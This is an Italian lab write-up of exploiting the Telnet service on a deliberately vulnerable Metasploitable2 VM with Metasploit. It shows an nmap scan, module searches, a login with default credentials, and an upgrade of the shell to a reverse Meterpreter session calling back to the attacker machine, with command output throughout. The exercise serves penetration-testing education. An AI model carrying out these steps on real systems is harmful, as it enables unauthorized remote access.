Pratica S7/L2 - Exploit del Servizio Telnet con Metasploit

1. Introduzione

Il presente laboratorio ha come obiettivo l'**analisi** e lo **sfruttamento controllato del servizio Telnet** presente sulla macchina vulnerabile Metasploitable2, utilizzando il framework Metasploit.
L'attività è stata svolta esclusivamente in ambiente di laboratorio isolato a fini didattici, al fine di comprendere le fasi di enumerazione, autenticazione remota, gestione delle sessioni e post-exploitation tramite Meterpreter.

2. Ambiente di laboratorio

Architettura utilizzata

L'ambiente di laboratorio è stato realizzato tramite macchine virtuali collegate su rete interna, con pfSense configurato come router e gateway predefinito per la comunicazione tra gli host.

Sistema	Ruolo	Indirizzo IP
pfSense	Router/Gateway di rete	192.168.50.1
Kali Linux	Attaccante	192.168.50.151
Metasploitable2	Target vulnerabile	192.168.50.101

Descrizione topologia di rete

La pfSense è stata configurata come router di frontiera della rete di laboratorio, svolgendo le seguenti funzioni:

- Gateway predefinito per Kali Linux e Metasploitable2
- Instradamento del traffico nella subnet 192.168.50.0/24
- Separazione logica dell'ambiente di test dalla rete esterna

Entrambe le macchine Kali Linux e Metasploitable2 utilizzano pfSense (192.168.50.1) come **default gateway**, consentendo la corretta comunicazione IP all'interno della rete virtuale.

Strumenti utilizzati

- **Metasploit Framework (msfconsole)**: utilizzato per le attività di scansione, autenticazione remota, gestione delle sessioni e post-exploitation.
- **VirtualBox (rete interna isolata)**: utilizzato per la creazione dell'ambiente virtuale di laboratorio e l'isolamento della rete di test.

3. Fase Preliminare - Ricognizione iniziale e selezione dei moduli

3.1 - Service Discovery con Nmap

Obiettivo

Identificare i servizi di rete esposti dalla macchina target al fine di determinare la superficie di attacco prima dell'utilizzo del framework Metasploit.

Attività svolta

È stata eseguita una scansione di individuazione dei servizi tramite il comando:


nmap -sV 192.168.50.101

dove *-sV* consente il rilevamento delle versioni dei servizi in ascolto sulle porte aperte.

Risultato

La scansione ha evidenziato la **presenza** del servizio **Telnet** attivo sulla **porta TCP 23**, confermando che il target espone un **servizio legacy** non cifrato potenzialmente vulnerabile.

Questo risultato ha permesso di selezionare Telnet come vettore principale per la successiva fase di analisi ed exploitation.



Scansione dei servizi tramite Nmap con individuazione del servizio Telnet attivo sulla macchina Metasploitable.

3.2 - Ricerca dei moduli Telnet in Metasploit

Obiettivo

Individuare all'interno del framework Metasploit i moduli più appropriati per l'analisi del servizio Telnet.

Attività svolta

All'interno della console Metasploit è stata effettuata una ricerca dei moduli disponibili tramite:


search telnet

Questo comando consente di elencare tutti i moduli correlati al protocollo Telnet presenti nel framework.

Risultato

La ricerca ha restituito diversi moduli relativi al servizio Telnet, tra cui moduli di scansione, autenticazione ed exploitation.

Questa fase ha consentito di orientare correttamente la scelta del modulo di enumeration utilizzato nella fase successiva.



```
msf > search telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Des
cription
   -   ----                                                  ---------------  ----       -----  ---
-------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04       excellent  No     ASU
S infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                    2018-01-22       excellent  No     Asu
sWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet                       .                normal     No     Aut
hentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login         .                normal     No     Bro
cade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11       average    Yes    CCP
roxy Telnet Proxy Ping Overflow
   5     \_ target: Automatic                                .                .          .      .
   6     \_ target: Windows 2000 Pro All - English           .                .          .      .
   7     \_ target: Windows 2000 Pro All - Italian           .                .          .      .
   8     \_ target: Windows 2000 Pro All - French            .                .          .      .
   9     \_ target: Windows XP SP0/1 - English               .                .          .      .
   10    \_ target: Windows XP SP2 - English                 .                .          .      .
   11  auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal     No     Cis
co IOS Telnet Denial of Service
   12  auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal     No     D-L
ink DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   13  exploit/linux/http/dlink_diagnostic_exec_noauth       2013-03-05       excellent  No     D-L
ink DIR-645 / DIR-815 diagnostic.php Command Execution
   14    \_ target: CMD                                      .                .          .      .
   15    \_ target: Linux mipsel Payload                     .                .          .      .
   16  exploit/linux/http/dlink_dir300_exec_telnet           2013-04-22       excellent  No     D-L
ink Devices Unauthenticated Remote Command Execution
   17  exploit/unix/webapp/dogfood_spell_exec                2009-03-03       excellent  Yes    Dog
food CRM spell.php Remote Command Execution
   18  exploit/freebsd/telnet/telnet_encrypt_keyid           2011-12-23       great      No     Fre
eBSD Telnet Service Encryption Key ID Buffer Overflow
   19    \_ target: Automatic                                .                .          .      .
   20    \_ target: FreeBSD 8.2                              .                .          .      .
   21    \_ target: FreeBSD 8.1                              .                .          .      .
   22    \_ target: FreeBSD 8.0                              .                .          .      .
   23    \_ target: FreeBSD 7.3/7.4                          .                .          .      .
   24    \_ target: FreeBSD 7.0/7.1/7.2                      .                .          .      .
   25    \_ target: FreeBSD 6.3/6.4                          .                .          .      .
   26    \_ target: FreeBSD 6.0/6.1/6.2                      .                .          .      .
   27    \_ target: FreeBSD 5.5                              .                .          .      .
   28    \_ target: FreeBSD 5.3                              .                .          .      .
```

Ricerca dei moduli Telnet disponibili all'interno del framework Metasploit.

3.3 - Filtraggio dei moduli Auxiliary Scanner

Obiettivo

Selezionare esclusivamente i **moduli di tipo auxiliary scanner**, adatti alla fase di ricognizione attiva non distruttiva.

Attività svolta

È stato utilizzato il comando:

search type:auxiliary telnet


Questo filtro permette di visualizzare solo i moduli appartenenti alla categoria auxiliary dedicati al servizio Telnet.

Risultato

Tra i moduli individuati è stato selezionato:

auxiliary/scanner/telnet/telnet_version

in quanto specificamente progettato per l'enumerazione del servizio Telnet e il recupero delle informazioni di banner.



```
msf > search type:auxiliary telnet

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank    Check  Description
   -   ----                                                     ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                          .                normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login            .                normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                     2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth       2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                   2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password       .                normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version        .                normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof             2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes  Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset            2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes  Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom                .                normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                  2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login                    .                normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version                  .                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow         .                normal  No     Telnet Service Encryption Key ID Overflow Detection
```

Filtraggio dei moduli auxiliary relativi al servizio Telnet per la selezione del modulo di enumeration.

4. Fase 1 - Scansione del servizio Telnet

Obiettivo


Effettuare l'enumerazione del servizio Telnet presente sulla macchina target al fine di ottenere informazioni operative utili alle successive fasi di autenticazione e compromissione del sistema.

Attività svolta

All'interno del framework Metasploit è stato selezionato il modulo di enumerazione del servizio Telnet con il comando:

use auxiliary/scanner/telnet/telnet_version

Prima dell'esecuzione del modulo è stato utilizzato il comando ***show options*** al fine di verificare i parametri di configurazione richiesti dal modulo e garantire una corretta impostazione del target.



Visualizzazione dei parametri del modulo telnet_version tramite comando show options e verifica della configurazione del target prima dell'esecuzione.


Successivamente è stato configurato il parametro ***RHOSTS*** con l'**indirizzo IP** della macchina **Metasploitable** (192.168.50.101) ed è stata avviata l'esecuzione del modulo tramite il comando ***run***.

Il modulo ha effettuato una connessione al servizio Telnet sulla porta TCP 23 ed ha interrogato il servizio per ottenere informazioni di banner e dettagli di configurazione.

Risultato

L'enumerazione ha confermato la presenza del servizio Telnet attivo ed ha restituito il banner di login del sistema target.

Dall'output è stato possibile individuare l'esposizione di credenziali di default:



Questo risultato **evidenzia una grave vulnerabilità** di configurazione, in quanto il servizio Telnet **fornisce informazioni sensibili** direttamente nel banner di accesso, consentendo un accesso non autorizzato al sistema.

5. Fase 2 - Autenticazione al servizio Telnet

Obiettivo

Ottenere l'**accesso remoto** al sistema target sfruttando le **credenziali individuate durante la fase di enumeration** del servizio Telnet, al fine di stabilire una sessione interattiva controllata tramite Metasploit.

Attività svolta

All'interno del framework Metasploit è stato selezionato il modulo con il comando:

use auxiliary/scanner/telnet/telnet_login

Prima dell'esecuzione del modulo è stato utilizzato il comando ***show options*** per analizzare i parametri richiesti e configurare correttamente l'operazione di autenticazione.

Con il comando ***set*** sono stati impostati i seguenti parametri:

- *RHOSTS*: ***192.168.50.101*** (indirizzo IP del target)
- *USERNAME*: ***msfadmin***
- *PASSWORD*: ***msfadmin***
- *STOP_ON_SUCCESS*: ***true***

L'opzione ***STOP_ON_SUCCESS*** è stata abilitata per interrompere automaticamente i tentativi di autenticazione al primo accesso riuscito, riducendo il traffico di rete non necessario e simulando un comportamento realistico di attacco mirato.

```
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted
                                                : none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                                asploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair p
                                                er line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Visualizzazione dei parametri del modulo telnet_login tramite comando show options e configurazione dell'autenticazione al servizio Telnet.

Successivamente è stata avviata l'esecuzione del modulo tramite il comando ***exploit*** (equivalente a ***run***), che ha tentato l'accesso al servizio Telnet utilizzando le credenziali configurate.

Risultato

L'esecuzione del modulo ha avuto **esito positivo** e ha consentito l'accesso remoto al sistema target tramite il servizio Telnet.

Metasploit ha aperto una sessione shell interattiva, confermando la validità delle credenziali utilizzate e la possibilità di eseguire comandi direttamente sul sistema Metasploitable.

Questo risultato dimostra come l'utilizzo di credenziali di default su servizi legacy non cifrati rappresenti un vettore di compromissione immediato.

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.168.50.101:23     - No active DB -- Credential data will not be saved!
[+] 192.168.50.101:23     - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23     - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.151:46471 → 192.168.50.101:23) at 2026-01-20 11:09:13 -0500
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Autenticazione Telnet riuscita e apertura della sessione shell remota tramite Metasploit.

6. Fase 3 - Gestione delle sessioni

Obiettivo


Verificare la corretta creazione della sessione remota ottenuta tramite autenticazione Telnet e stabilire un'interazione diretta con il sistema target al fine di confermare l'accesso operativo.

Attività svolta

Dopo l'apertura della shell remota, è stato utilizzato il comando:

sessions -l

per visualizzare l'elenco delle sessioni attive gestite dal framework Metasploit.




Visualizzazione delle sessioni attive tramite il comando sessions -l.

Successivamente è stata selezionata la sessione Telnet appena creata tramite il comando:

sessions -i 1

Una volta entrati nella shell remota, sono stati eseguiti i seguenti comandi di verifica ***whoami*** e ***hostname***.



Interazione con la shell Telnet remota e verifica del contesto utente e host del sistema target.

Questi controlli sono stati effettuati per confermare l'identità dell'utente remoto e verificare che l'accesso fosse effettivamente avvenuto sul sistema target Metasploitable.

Risultato

L'interazione con la sessione ha confermato il corretto accesso remoto al sistema Metasploitable.

I comandi di verifica hanno restituito i seguenti risultati:

- Utente attivo: msfadmin
- Host compromesso: metasploitable

Questo conferma che la sessione Telnet è stata stabilita correttamente e che l'attaccante dispone ora di una shell interattiva sul sistema target, prerequisito necessario per procedere alle successive attività di post-exploitation.

7. Fase 4 - Upgrade della sessione a Meterpreter

Obiettivo

Convertire la sessione shell Telnet precedentemente ottenuta in una sessione Meterpreter al fine di disporre di un canale di controllo avanzato per le attività di post-exploitation e di analisi del sistema target.

Attività svolta

Dopo aver verificato la corretta interazione con la shell Telnet, la sessione è stata messa in background, con successiva conferma dell'operazione, tramite la combinazione di tasti:

Ctrl + Z

Successivamente è stato selezionato il modulo di upgrade con il comando:


use post/multi/manage/shell_to_meterpreter

Prima dell'esecuzione del modulo è stato utilizzato il comando ***show options*** per verificare i parametri richiesti e configurare correttamente l'operazione di conversione.

Con il comando ***set*** sono stati configurati i seguenti parametri:


- *SESSION*: ***1*** (ID della sessione shell Telnet da convertire)
- *LHOST*: ***192.168.50.151*** (indirizzo IP della macchina Kali Linux)

L'opzione *HANDLER* è stata mantenuta attiva per consentire l'avvio automatico del listener necessario alla ricezione della connessione di ritorno dal target.



Visualizzazione dei parametri del modulo shell_to_meterpreter e configurazione dell'upgrade della sessione.

Successivamente è stata avviata l'esecuzione del modulo tramite il comando ***run***, che ha caricato il payload Meterpreter sul sistema target ed ha stabilito una nuova connessione remota.




Creazione della sessione Meterpreter a seguito dell'upgrade della shell Telnet.

Risultato

L'operazione di upgrade è stata completata con successo e ha portato alla creazione di una nuova sessione Meterpreter attiva sul sistema target.

Tramite il seguente comando è stato possibile verificare la presenza simultanea di due sessioni attive:

sessions -l



Verifica delle sessioni attive tramite comando sessions -l con evidenza della sessione Telnet originale e della nuova sessione Meterpreter creata dopo l'upgrade.

Questo conferma il corretto mantenimento della sessione di ingresso e la creazione della nuova sessione avanzata.

Successivamente è stato effettuato l'accesso alla sessione Meterpreter tramite:


sessions -i 2

Una volta stabilita l'interazione con la sessione Meterpreter, sono stati eseguiti i seguenti comandi di verifica ***sysinfo***, ***getuid***, ***pwd***, ***ls*** e ***ipconfig***.


I comandi di verifica hanno restituito le seguenti informazioni:

- Sistema operativo: **Ubuntu 8.04**
- Architettura: **x86 (i686)**
- Utente attivo: **msfadmin**
- Interfaccia di rete principale: **eth0**
- Indirizzo IP del target: **192.168.50.101/24**
- Directory di lavoro corrente: **/home/msfadmin**
- Contenuto della directory


Questo risultato conferma la piena compromissione del sistema target e la disponibilità di un canale di controllo avanzato per l'esecuzione di operazioni di post-exploitation.



Accesso alla sessione Meterpreter e verifica del contesto del sistema target tramite i comandi sysinfo e getuid.



Verifica del percorso di lavoro corrente e enumerazione del filesystem dell'utente compromesso tramite i comandi pwd e ls.



Visualizzazione delle interfacce di rete del sistema target tramite comando ipconfig in Meterpreter.

8. Considerazioni di Sicurezza

